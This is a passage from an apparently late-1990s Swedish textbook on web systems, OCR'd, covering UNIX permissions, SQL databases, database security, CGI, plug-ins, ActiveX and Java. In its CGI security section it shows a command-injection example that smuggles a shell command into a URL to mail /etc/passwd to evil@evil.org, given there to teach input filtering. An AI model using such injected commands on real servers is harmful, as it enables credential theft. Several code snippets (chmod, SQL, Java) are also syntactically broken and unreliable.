#Tillåter gruppägaren(WRITE) till filerna i
#DATA få läsa och skriva dessa filer. Övriga
#användare får bara läsa
```

Vi får då en struktur enligt figur 10.



Figur 21 Filstruktur för behörighets tilldelning i BSD dialekter av UNIX. Användare i gruppen READ får läsa innehållet i mappen data och dess innehål, Användare i gruppen WRITE får även skriva.

Systemet fungerar bäst i 'BSD' (Berkeleydialekten) orienterade UNIX dialekter där en användare kan vara medlem i flera grupper samtidigt. I det här fallet både read och write. På 'system-V' orienterade system måste man manuellt byta grupp med *newgrp*-kommandot för att få skrivbehörigheter. Om detta upplevs som allt för omständligt av användarna, eller om användarna laddar ned filerna till servern med hjälp av ftp och därigenom inte kan göra newgrp, finns det en annan möjlig lösning.


I stället för att som i det förra fallet ha en READ och en WRITE grupp och definiera UPDATE som unionen av dessa skapar man här grupperna READ och UPDATE och två separata kontrollbibliotek READC och UPDC

```
mkdir READC/ UPDC/
chgrp READ READC/
chgrp UPDATE UPDC/
chmod g+rx, o= READC/
chmod g+rwx, o= UPDC/
```

Flytta data så att det hamnar i biblioteket READC/DATA

```
chgrp -r UPDATE DATA
chmod g=rwx, o=rx DATA
cd DATA
chmod g=rw, o=r *
cd ../../UPDC/
ln -f READC/DATA DATA
```

Både READC och UPDC innehåller nu DATA och användare i gruppen UPDATE kan skriva via UPDC/DATA och användare i gruppen read kan läsa via READC/DATA. För att skapa hårdlänkade bibliotek måste man på de flesta system vara inloggad som 'root'. Vissa system tillåter inte detta alls till exempel Linux, och SGI Irix.



Figur 22 Filstruktur för behörighetstilldelning i System-V orienterade UNIX system. Systemet bygger på att mappen DATA får ytterligare ett namn (UPDC) genom en s.k. hård länk

Ovanstående exempel kan, förutom att användas för att ge verkliga mänskliga användargrupper olika behörigheter även användas för att t ex låta en WWW server köra under en viss grupp t ex READ och READC i figurerna ovan för att höja säkerheten i systemet.

9.2 LAGRING I DATABASER

Uppgifter som ofta ändras eller används på flera ställen såsom t.ex. adresser och telefonlistor lägger man bäst i en databas. Med hjälp av cgi-script eller java applets (fristående objekt skrivna i språket Java) kan dessa uppgifter sedan presenteras för användarna eller uppdateras via WWW-gränssnittet.

9.3 RELATIONSMODELLEN

Det vanligaste databashanteringsystemen är idag s.k. relationsdatabaser. Principen för dessa är att det inte skall finnas några redundanta uppgifter lagrade.

9.3.1 Relationer

Iden bakom relationsdatabaser är att all information t.ex. lagras på ett och endast ett ställe. Detta löser man genom att skapa tabeller (relations på engelska) i databasen som har samband, relationer till varandra. Det finns tre olika sorters relationer.

1. En till En relationer
2. En till många relationer
3. Många till många relationer

En till En relationen är ovanlig och innebär att en post i en tabell hör samman med en post i en annan tabell. Detta innebär att den andra tabellen fungerar som en förlängning av den första, varför man lika gärna kan slå ihop dem till en tabell. Det främsta användningsområdet för En-till-En relationer är om man av säkerhetsskäl vill begränsa läs eller skrivbarheten av vissa fält i en tabell. Man delar då upp tabellen i två och skapar en En-till-En relation där sekretessnivån är satt på olika sätt för de två tabellerna.

En-till-Många relationen är vanligast.
Exempel. En person kan ha många telefonnummer (t.ex. mobil, fax, modem, hem, arbete) men räkningen betalas bara av en person.

Många-till-Många modelleras i relationsdatabasen som två En-till-Många, Många-till-En relationer.

9.3.2 Frågespråk mot relationsdatabaser

Exempel på relationsdatabaser är Microsofts SQL-server och Oracle 7.x. De flesta relationsdatabaser arbetar med ett frågespråk som heter SQL (Standard Query Language). Det finns ISO standarder som specificerar hur detta språk skall se ut. Detta underlättar om man skulle behöva byta ut sin databasmotor mot en annan om t.ex. behoven skulle förändras (öka).

Tyvärr är inte alla funktioner fullständigt specificerat av standarden. T.ex. varierar från tillverkare till tillverkare felhanteringskoder och metoder för att ansluta till databasen.

Exempel på SQL sats:

```
CREATE TABLE person(
    personnr CHAR(11) PRIMARY KEY,
    fnamn   CHAR(22),
    enamn CHAR(30)
)
```


```
CREATE TABLE telefon
     personr CHAR(11) FOREIGN KEY
     telefonnr CHAR(20) PRIMARY KEY
     telfontyp CHAR(10),
     kommentar VARCHAR(255)
)
```

Lägg till ett mobiltelefonnr till alla som heter Kalle Klehnfeldt

```
INSERT telfonnr, telefontyp INTO telefon
WHERE personnr=(SELECT personnr
     WHERE fnamn = 'Kalle' AND
enamn='Klehnfeldth')
     VALUES('070-8481004, 'mobil')
```

För att hitta personer som har Kalles mobilnummer gör vi sökningen:

```
SELECT telefonnr FROM telefon
WHERE telefontyp='mobil' AND
     personnr=(SELECT personnr FROM person
     WHERE fnamn='Kalle')
```



Figur 23 Exempel på sökning i relationsdatabas med SQL sats. (Exemplet förklarat i texten).

9.4 SÄKERHET I DATABASER

I ett operativsystem är den minsta skyddsvärda enheten i bästa fall filer. I en databas är granulariteten mycket finare t ex relationer (tabeller), poster (rader) och fält i poster. Detta innebär att vi måste ha mera förfinade hjälpmedel för att dela data i en databas än vad som fordras på operativsystemnivå.

9.4.1 Behörighetskontroll via databasstruktur

Man kan i de flesta databaser definiera användare och vad dessa användare skall få se, ändra, lägga till eller ta bort. Detta kan ske genom att man strukturerar sin databas så att man skiljer ut de känsliga delarna och lägger dem i separata tabeller som bara vissa användare kommer åt. Man förlitar sig då på databasens säkerhetssystem.

Exempel hur detta kan se ut i SQL:


GRANT ALL RIGHTS ON TABLE user TO useradmin WITH GRANT OPTION

innebär att användare useradmin får göra allt med tabellen 'user'. Han får även ge andra behörigheter att göra detta. Han kan dra tillbaka alla rättigheter han delat ut med kommandot REVOKE. Han har då bara möjlighet att ta bort de rättigheter han själv givit.

REVOKE ALL RIGHTS ON TABLE user FROM useradmin

I ORACLE och många andra databaser är det möjligt att skapa vyer i vilka en användare via SELECT-satser kan göra sammanställningar från en viss sökning, se figur 23. Dessa vyer (egentligen nyskapade relationer/tabeller) ägs av användaren som i sin tur, om systemadministratören tillåtit det, kan ge andra användare behörighet att se vyn. För att kunna ge ut behörigheter måste dock ägaren till vyn ha rätt att ge ut behörigheter för alla tabeller som refereras i vyn.

Vyer kan användas för att skapa databeroende behörighetskontroll. I kombination med triggers kan vyer även användas för historieberoende behörighetskontroll.




Figur 24 Databas där åtkomsten till data är avhängig av hur säkert operativsystemet är. All behörighetskontroll av användare sker via databasmotorn.

Klienterna i den ovanstående modellen behöver inte nödvändigtvis vara människor utan kan vara andra program och system t ex ORACLE web agents (OWA) som utifrån databasen genererar WWW sidor (HTML-dokument) som sänds ut till mänskliga läsare via HTTP protokollet (Hypertext Transfer Protocol). Vill man ytterligare höja säkerheten låter man det ske via en så kallad proxy HTTP server på andra sidan en brandvägg.

9.4.2 Åtkomst kontrollerad av operativsystemet


I andra databaser t ex mSQL använder man operativsystemet för behörighetskontroll (se figur 25). Ett säkert system skulle då kunna skapas enligt nedanstående modell. Säkerheten blir här naturligtvis helt avhängig operativsystemets säkerhet. Genom att ge de olika DBMSerna (Database Management System) olika behörighet (via operativsystemet) kan man styra behörigheterna för de båda användargrupperna.



Figur 25 Modell för databas där säkerheten i systemet avgörs av det operativsystem som databasmotorn kör under.

9.4.3 Replikering av databas

En annan möjlighet (se figur 26) är att använda replikering och skapa en databas som innehåller såväl skyddade som mera publika data som administratörer och andra användare med hög behörighet har tillgång till och en replik där bara de okänsliga delarna av databasen replikerats. Nackdelen med detta är att replikeringen av databasen sker vid vissa diskreta tillfällen och användarna med låg behörighet inte alltid får tillgång till färska uppgifter. Detta gör det även omöjligt för användarna av den publika repliken av databasen att förändra eller lägga till poster i det skyddade originalet eftersom en replikering från den publika till originalet skulle bryta säkerheten.



Figur 26 Två replikerade databaser, endast viss information replikeras så att man i den replikerade databasen innehåller den delmängd av den totala informationsmängden som säkert kan lämnas ut . Säkerheten upprätthålles med hjälp av en brandvägg.

9.5 INTERAKTIVITET OCH DYNAMIK I DATABASSYSTEMEN

Det är ofta omöjligt eller åtminstone opraktiskt att underhålla WWW sidor med stora datamängder som ofta ändras. Genom att skapa sidor som skapas ur en data eller regelbas i samma ögonblick de begärs av läsaren kan man undvika mycket dubbelarbete (förutsatt att man i vilket fall som helst var i behov av databasen).

Man kan även tänka sig att uppdatera databasen från formulär på WWW sidan och därigenom göra det möjligt att t.ex. låta personer inlagda i en databas uppdatera sina egna adresser. Datainmatningen kommer härvid att ske närmare källan och informationen blir mera pålitlig. (Naturligtvis måste man se till att obehöriga ej kan modifiera data).

Genom att använda interaktivitet i sidor blir det även möjligt att skräddarsy vilken information som presenteras och hur den ska presenteras beroende på vem läsaren är. Det är t.ex. möjligt att avgöra från vilket land ett anrop sker och automatiskt ge tillbaka en sida med rätt språk.

Interaktivitet i sidorna fordrar någon form av programmering. Denna kan ske antingen på servern t ex m h a cgi-script, server egna APIer (Application

Program Interface), Java Servlets eller i klienten med Java Applets, JavaScript eller Plug-in moduler.

9.5.1 CGI, common gateway interface

CGI, Common Gateway Interface, är
- En specifikation
- Den idag vanligaste formen av Klient/Server tillämpning inom WWW
- En standard för att sända data från en WWW-klient till en WWW server
- En standard för att sända data tillbaka till WWW-klienterna från WWW servern

CGI utgör gränssnittet mellan klient och server i WWW-baserade klient/server tillämpningar. De program som kör på WWW-servern benämns cgi-script eller cgi-program. De är vanligen skrivna i språken Perl , C eller direkt med UNIX skalkommandon. Fördelen med att använda Perl är att detta språk har mycket kraftfulla metoder att manipulera texter och att Perl finns för de flesta mjuk- och hårdvaruplattformar.

Till skillnad från script, som tolkas kommando för kommando i UNIX skalmiljö, läses Perlkoden in i sin helhet och översätts till maskinkod innan den börjar exekveras. Detta gör Perl mera lämpligt än UNIX-shell-script om man vill göra beräkningsintensiva program eller om man vill använda scriptet på olika hårdvaruplattformar.

Vill man ha ännu snabbare exekvering väljer man med fördel ett kompilerande språk som t ex C eller C++. En annan fördel med kompilerande språk är att programmens struktur inte är enkelt läsbar för det mänskliga ögat och att man därigenom minskar risken för plagiat och stöld av idéer. Detta är värdefullt om man skyddat vill sprida sin mjukvara i vidare kretsar.

Man bör se upp med de säkerhetsrisker som kan uppstå om oerfarna programmerare skapar cgi-program, speciellt om något interpreterande (tolkande i motsats till kompilerande) eller semi-interpreterande språk (t.ex. Basic, Perl eller ett UNIX-skal) användes. För att kunna hålla uppsikt över vilka cgi-program/script som finns på WWW servern, och att de har lämpliga behörigheter, lägger man ofta dessa i ett speciellt bibliotek vanligen benämnt cgi-bin eller htbin. Faran med cgi-scripten/programmen är att de om de inte konstrueras på rätt sätt kan ge tillgång till kommandoraden på operativsystem som är begåvade med en sådan.

Cgi-programmering på Macintosh utgör således mycket mindre fara än om den utförs på kommandobaserade system. Tyvärr är de metoder (Apple Events) som används på Appledatorer för kommunikation mellan WWW-server och cgi-program långsam och svårprogrammerad varför man bara kan rekommendera MacOS-baserade WWW-servers till WWW-system där cgi-script används i begränsad omfattning. Ur utvecklarsynpunkt är det på Macintosh oftast enklare att skriva klient-serverbaserade lösningar i Java än att göra cgi-script (manus) i t.ex. AppleScript.

Flest och bäst verktyg för cgi-programmering finns i UNIX-miljön. Ofta kan man skapa sina cgi-script direkt i skalprogrammet genom att anropa UNIX'

standardfunktioner såsom t ex stream editorn *sed*, rapportgeneratorn *awk*, sökfunktionerna *find*, *grep* och *egrep*. Har man behov av att göra än mer avancerad programmering, eller skapa plattformsoberoende lösningar kan man använda Perl. Plattformsoberoendet hos Perl är dock begränsat, t ex. måste man ta hänsyn till olika strukturer i filhierarkiernas uppläggning om man vill kunna flytta mellan, låt oss säga UNIX och Windows NT miljöer.

Dessutom måste man beakta eventuella säkerhetsluckor i de system som man avser att den färdiga cgi-produkten ska användas i. Som nämnts ovan är den vanligaste säkerhetsluckan att man ger användaren tillgång till kommandoraden. Här följer några skräckexempel:

1 Perltolken eller någon annan tolk är placerad i biblioteket cgi-bin med påföljd att man som användare utifrån kan exekvera godtyckliga program med samma behörighet som WWW servern. Denna säkerhetsläcka är klart vanligare än vad den borde vara och kan utifrån detekteras med enkla medel. Än allvarligare är det att ett av de mest annonserade programmen (MS Frontpage), för editering av WWW sidor med tillhörande cgi-program för direkt nedladdning till en WWW server, vid installation lägger Perltolken här på vissa system. En del säkerhetshål i Windows NT gör att man bör placera alla filer som skall nås från WWW servern på en egen hårddisk partition för att minska skadeverkningarna om någon skulle bryta sig in.

2. <IMG src="http://www.cucusnest.com/cgi-bin/sloppyprogram?A;mail evil@evil.org</etc/passwd ">. En begäran av ovanstående bild från en WWW-klient (IMG-kommandot) kommer att innebära att WWW-serverns lösenordsfil mailas (postas) till evil@evil.org om cgi-programmet "sloppyprogram" tolkar inparametrarna i ett UNIX-skal (eftersom semikolonet i skalet markerar skiljetecken mellan kommandon). När det första parametern A exekverats och genererat en bild att skicka tillbaka till webläsaren, kommer kommandot *mail* evil@evil.org </etc/*passwd* att skicka serverns lösenordsfil till evil@evil.org. För att förhindra detta måste programmet sloppyprogram filtrera bort semikolonet samt kontrollera vilka inparametrar som givits innan det låter skalet tolka input. Detta exempel visar vikten av att säkerhetsgranska alla cgi-script innan man de läggs ut på servern. Cgi-scripten bör vara utformade så att enbart alla tänkbara indatasekvenser fångas av scriptet, inte bara de som behövs för att få önskad funktionalitet hos scriptet

3. Många WWW-servers t.ex. Netscape använder WWW-gränssnitt för sin administration. Administrationen sker då i de flesta fall genom en speciell administrations-WWW-server som lyssnar på någon annan port än standardporten (80) på servermaskinen. Administrationsservern kör vanligen som root (root är systemadministratörens användarnamn på UNIX-system). I många fall tillåter standardinställningarna att man kan administrera servern från vilken maskin som helst i nätet. Detta bör man under alla omständigheter konfigurera om så att detta endast kan göras från säkra maskiner. Detta för att minsta säkerhetslucka som någon upptäcker i administrationsmjukvaran lätt kan leda till att en inkräktare kan bli systemadministratör.

9.5.2 Plug-in moduler

För att ge Webläsaren Netscape ny funktionalitet t.ex. möjlighet att köra program skrivna i TCL/Tk (Ousterhout J, 1994) eller MacroMind Director (ett vanligt program för Multimediapresentationer) inuti webläsaren kan man skriva tilläggsmoduler som Netscape kan använda. Då dessa moduler måste installeras separat på varje klientmaskin ger de lätt upphov till en support/underhållsfälla. Modulerna är plattformsberoende vilket gör att man begränsar sin publik om modulen inte är tillgänglig för samtliga förekommande plattformar. Den är troligen dock inte detta p.g.a. de enorma utvecklingskostnaderna för att utveckla och avlusa plug-inmodulen i olika miljöer.

Ibland räcker det med att utveckla en plug-in för varje OS/hårdvarukombination. Om modulen skall användas världen över i olika språkområden kan man behöva översätta den till flera språk t.ex. för att ett datumformat varierar eller för att användaren ska kunna få rätt text i sina menyer.

Det finns inte någon specificerad säkerhetsmodell för vad som är tillåtet för plug-in-moduler att göra. Det skulle vara fullt möjligt att skriva illasinnade moduler som läser innehållet på den lokala disken och skickar iväg det över nätet till någon obehörig läsare som t.ex. en av ditt företags värsta konkurrenter. Av dessa anledningar är det bäst att lämna plug-in modulerna åt sitt öde och i stället satsa på Java-baserade lösningar åtminstone om man använder externt utvecklade moduler .

Naturligtvis kan plug-in moduler som utvecklas internt inom företaget eller där man på annat sätt har kontroll över källkoden användas. Om modulerna används internt på det egna intranätet (Intranet) kan de naturligtvis vara användbara eftersom man där förmodligen har ett begränsat antal plattformar att utveckla för.

9.5.3 Active X

Active X är företaget Microsofts egna sätt att ladda in aktivt innehåll i websidor. Säkerheten för Active X komponenter lämnar dock en del övrigt att önska. Säkerhetsmodellen baserar sig på att tillverkaren av Active X komponenten, om den ej anses farlig, av Microsoft ges en digital signatur. Komponenter signerade med denna signatur kan inte förändras under transporten utan att det uppenbaras. Väl nedladdad kan de dock till skillnad från Java Applets (objects skrivna i språket Java) husera fritt i måldatorn. Den springande punkten blir sålunda; vad är en ofarlig komponent? Enligt decembernumret 1996 av JavaWorld hölls en presentation i New York där en komponent förevisades som kopierade innehållet på en dators hårdisk till en WWW server. Detta trots att den hade certifierats av Microsoft Inc..

9.5.4. Java

Java är egentligen ett koncept bestående av tre ting.

1. en virtuell dator (JVM, Java Virtual Machine) som fram till helt nyligen bara existerat som mjukvara som körts på andra plattformar men som nu även kan fås i kisel (hårdvara).

2. ett programmeringsspråk,
3. i grunden ett eget operativsystem JavaOS som kommer att användas i framtidens Network Computers NC

1. JAVA VIRTUAL MACHINE, JVM

I de flesta fall är det dock troligt att det vanligaste kommer att bli att man exekverar Javakod i just en virtuell maskin på andra system under den närmaste framtiden. Kiselbaserade Java processorer kommer främst att sitta i klientmaskinerna i NC system (Network Computer, en liten dator utan hårddisk som förstår Java, att koppla in direkt på nätet). Under övergångsfasen mellan PC och NC systemen kommer vi att köra våra Java-applikationer i Java runtime miljöer som utvecklats till så gott som samtliga på marknaden förekommande operativsystem, såväl för stordatorer som vanliga bordsdatorer. På sikt kan vi räkna med att Java kommer att bli helt integrerat i operativsystemen. Redan idag har detta skett i Linux, ett freeware UNIX operativsystem skrivet av Linus Thorwaldssen.

Det faktum att Java program exekveras på en virtuell maskin har både för och nackdelar. Fördelen är att man kan skriva plattformsoberoende kod, vilket minskar utvecklingskostnaderna och ger en större frihet vid byte av systemkomponenter. Plattformsoberoendet medför även att systemadministrationen blir enklare. Man behöver inte hålla reda på olika versioner av samma program och det blir enklare att skapa automatiska uppdateringsprocesser som arbetar över ett nätverk. Exempel på sådana system är Castanet från Marimba software (http://www.marimba.com), vilket för närvarande fungerar för Windows NT och UNIX.

I och med att Java är en virtuell maskin är det möjligt att skriva kompilatorer som konverterar äldre kod skriven i andra programmeringsspråk till Java byte-kod som kan exekveras överallt med åtföljande lägre utvecklingskostnad per såld licens. Ett Java program översättes (kompileras) alltid till så kallad byte kod (8 bits tecken) och inte maskinkod före den sändes till den virtuella maskinen. Den virtuella maskinen kan även utgöra ett skydd mot oönskade operationer. Det är till exempel möjligt att lägga in funktioner som begränsar rättigheterna för program som laddats ned från någon opålitlig källa på nätet så att de inte kan göra obehagliga ting såsom att t.ex. olovandes radera hårdiskar eller ändra i viktiga data.

Exempel på detta är Netscape Navigator som förhindrar Applets att skriva och läsa på lokal disk på klienten och från att kontakta andra servers på nätet än från vilken appleten ursprungligen hämtades.

Nackdelen med JVM är att det tar tid att översätta byte koden för java processorn till kod som den verkliga processorn kan exekvera. För att råda bot på detta har man börjat använda så kallad Just In Time, JIT, kompilering som innebär att koden överförs till lokalt exekverbar kod i samma ögonblick den laddas ned. Med JIT blir exekveringstiderna obetydligt längre än om det hade varit ett vanligt program skrivet i låt oss säga språket C++. Problemet kommer dock att vara helt obefintligt på maskiner som har Kiselbaserade javaprocessor.

2. PROGRAMMERINGSSPRÅKET JAVA

Språket påminner syntaxmässigt om C++ men har en mycket starkare objektorientering. För att göra det enklare har man tagit bort en del fallgropar som multipla arv, pekare och operator overloading. I gengäld har man lagt till automatisk garbage collection vilket gör att programmeraren inte behöver hålla reda på vilka resurser i form av minne som används och att avallokera dem när de inte längre behövs. Här sker detta automatiskt vilket minskar risken för minnesläckor eller för att resurser lämnas tillbaks till systemet i förtid.

Som kompensation för avsaknaden av multipla arv har man infört en möjlighet att subtypa klasser utan att subklassa dem. Metoden att göra detta benämns java interface och innebär i praktiken att man ärver signaturer på konstruktorer samt abstrakta metoder och data. Detta innebär att koden måste implementeras separat i respektive klass som utger sig för att använda ett visst interface. En konstruktor är den metod som initialiserar ett objekt av en klass. (Gosling & Arnold, 1996).

Exempel:

Låt oss göra en multitrådad applet. (Multithreading, trådning, står för att flera processer kan köras parallellt inom en applikation). För att göra detta kan man ju tycka att man skulle behöva multipla arv eftersom klassen Applet hanterar det som Applets normalt gör, som t.ex. att rita på skärmen, och klassen Thread hanterar trådar. Sålunda skulle vi vilja ärva från både Applet och Thread. Detta går nu inte. Det finns däremot ett interface Runnable vilket ärver från Thread som vi skulle kunna använda.

I Runnable finns det en abstract metod *run* definierad. Metoden run måste sålunda implementeras i vår applet för att vi ska kunna säga att den är Runnable.

```
import java.applet.*;
import java.awt.*;

MyApplet extends Applet implements Runnable{
     private Thread tråden;
     /** overide metoden init i Applet för att
     initiera data */

     public void init(){
          resize(400,500);
          tråden= new Thread(this);
     }

     public void start(){
          if (tråden != null)
               tråden.start();
     }

     public void stop(){
          if (tråden != null)
               tråden.stop();
               tråden=null;
     }
```

```
        public void paint(Graphics g){
             // rita något applet area n….
                  // Denna metod ersätter den helt
                  // overksamma dito
                  // som är definierad i Applet
        }

        public void run(){
             if (tråden !=null)
                  //Ge andra trådar med samma
                  //prioritet en chans att köra
                  //under 100 millisekunder
                  tråden.sleep(100);
        }

   }
```


Avsaknaden av pekare i Java kan för C++ programmeraren till en början kännas som ett handikapp men med container-klasser som t.ex. Vektor kan det mesta utföras smidigt ändå. Vinsten att inte ha pekare märks på två sätt. Dels är det betydligt mindre risk att göra fel och få minnesreferenser ut i det blå, fel som är mycket svårupptäckta och säkerligen står för 90% av felsökningen i ett C++ projekt. Dels är det inte möjligt att skriva kod som skriver på godtyckliga ställen i minnet, med de säkerhetsproblem det kan leda till. Naturligtvis använder Java sig av pekare internt t.ex. för att överföra parametervärden till funktioner men de är ej åtkomliga för programmeraren.

9.6 JAVA APPLETS

En JavaApplet är ett fristående object skrivet i Java som laddas ner till WWW-klienten från WWW-servern. Appleten exekveras inuti WWW-klienten i en skyddad miljö där den inte kan ställa till skada genom att t.ex. skriva eller läsa på lokala filer i WWW-klienten. En *servlet* är som en applet men laddas i servern istället. Denna teknik kan användas för att ge effektivare resursutnyttjande, förenklat underhåll och ökad skalbarhet i klient-serversystemen. Se även "The Java Servlet API", http://jeeves.javasoft.com/products/java-server/webserver/beta1.0/doc/servlets/api.html

9.7 ATT ANSLUTA TILL DATABASER

